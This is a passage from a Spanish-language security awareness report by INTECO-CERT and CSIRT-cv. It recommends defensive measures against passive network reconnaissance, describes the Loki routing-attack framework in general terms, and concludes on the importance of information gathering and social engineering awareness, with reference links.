Tras ver las posibilidades que tiene un atacante de obtener información sobre equipos y protocolos únicamente escuchando tráfico de red, es decir, sin ni siquiera enviar un paquete a la red, se puede valorar en mayor medida la necesidad de establecer políticas de seguridad rigurosas que garanticen un correcto y seguro uso de nuestras LANs.

Una correcta segmentación de la red, disponer de elementos de monitorización y filtrado (*Firewalls*/IDS/IPS), mantener correctamente actualizados no solo los servicios de equipos y servidores sino también los protocolos de routing y de capa 2 como STP (*Spanning Tree Protocol*), VTP (*Vlan trunking* Protocol), CDP (*Cisco Discovery Protocol*), etc. así como políticas que prohíban o limiten el uso de dispositivos electrónicos externos como portátiles, móviles[152]… son sólo algunos del los requisitos mínimos necesarios para evitar ataques internos. Un ejemplo de hasta donde es posible llegan aprovechándose de protocolos desatendidos o incorrectamente configurados es el *framework* en python *Loki*. Esta herramienta, presentada en la Blackhat 2010, está especializada en ataques contra protocolos capa 3 como RIP, BGP, , OSPF, VRRP, etc. y permite aprovecharse de los mismos para redirigir tráfico, inutilizar dispositivos mediante ataques DOS, llevar a cabo ataques man in the middle, eludir restricciones de seguridad como ACL o firewall, etc. Loki[153] en un entorno desatentido y, en manos de un atacante, puede ser totalmente destructivo.

Es, por tanto, fundamental tener un control exhaustivo de los protocolos que están corriendo en nuestras redes y eliminar aquellos que resulten innecesarios y que únicamente puedan dar información a un atacante sobre la arquitectura de red o determinados servicios que pueden ser explotados posteriormente. Hoy en día, *routers*, *switches*, *firewalls*, etc. suelen implementar multitud de protocolos y funcionalidades, muchas de ellas habilitadas por defecto e innecesarias para nuestro entorno. Llevar a cabo un análisis periódico de tráfico que permita detectar anomalías o configuraciones incorrectas e implementar una correcta gestión de cambios que implique un estudio y análisis detallado de estos dispositivos antes de incorporarlos en un entorno de producción, son algunas de las claves para evitar daños posteriores.

---

[152] **Securizando Android para un uso corporativo (parte 1)**
http://www.pentester.es/2011/09/securizando-android-para-un-uso.html
Securizando Android para un uso corporativo (parte 2)
http://www.pentester.es/2011/09/securizando-android-para-un-uso_29.html
Securizando Android para un uso corporativo (parte 3)
http://www.pentester.es/2011/10/securizando-android-para-un-uso.html

[153] **An Introduction to the Tool Loki**
http://www.ernw.de/content/e6/e180/e1561/Blackhat2010_ERNW_Loki_ger.pdf

6. CONCLUSIONES

Tras revisar diversas herramientas, así como técnicas utilizadas por ciberdelincuentes para comprometer sistemas, puede deducirse la importancia que tiene la fase de ***Information Gathering***. El origen de muchas de estas intrusiones es fruto de una mala praxis en la implementación de políticas de seguridad, tanto a nivel técnico como procedimental.

Gran parte del las intrusiones juega con la **ingeniería social** en sus diversas formas (*phishing,* falsos antivirus, usurpación de identidad, etc.) para conseguir información e incitar al usuario a que lleve a cabo determinadas acciones. Muchas organizaciones no incluyen la ingeniería social en su plan de seguridad y ni siquiera lo mencionan a la hora de formar a sus empleados en aspectos relacionados con la seguridad de la información. Por tanto, políticas como asegurarse de que el antivirus esté actualizado, no abrir correos de desconocidos o comprobar que el navegador indique *https* para estar seguros de la conexión no parecen ser suficientes para crear un entorno seguro.

Este informe ha mostrado solo algunos de los vectores de ataque utilizados para conseguir información así como algunas de las herramientas empleadas para facilitar dicha tarea tanto pasiva como activamente. Existe un abanico enorme tanto de técnicas como de herramientas[154] que no se han cubierto en esta guía al no ser objeto directo del mismo y ser prácticamente inviable recogerlas en un único documento. Sin lugar a dudas **Backtrack**[155] recoge un buen arsenal de estas herramientas por lo que la convierte en una de las mejores distribuciones para testear y auditar sistemas.

Por otro lado, se han añadido múltiples referencias así como lecturas recomendadas, con objeto de enriquecer y ampliar aún más el documento. Algunas de estas lecturas como la «**Biblia del Footprinting**»[156], de Juan Antonio Calles García y Pablo González Pérez (**FluProject**) complementan, de buena forma, el conjunto de técnicas utilizadas para recopilar información del presente informe.

Concienciar a administrador y profesionales del mundo de la seguridad en lo referente a la protección de la información es el objetivo directo que intenta cubrir este informe llevado a cabo conjuntamente entre **INTECO-CERT** y el **CSIRT-cv de la Generalitat Valenciana.**

---

[154] **SecTools.Org: Top 125 Network Security Tools**
http://sectools.org/

[155] **Back|track Linux**
http://www.backtrack-linux.org/

[156] **La biblia del Footprinting.**
http://www.flu-project.com/descargasDirectas/pdf/La_Biblia_del_Footprinting.pdf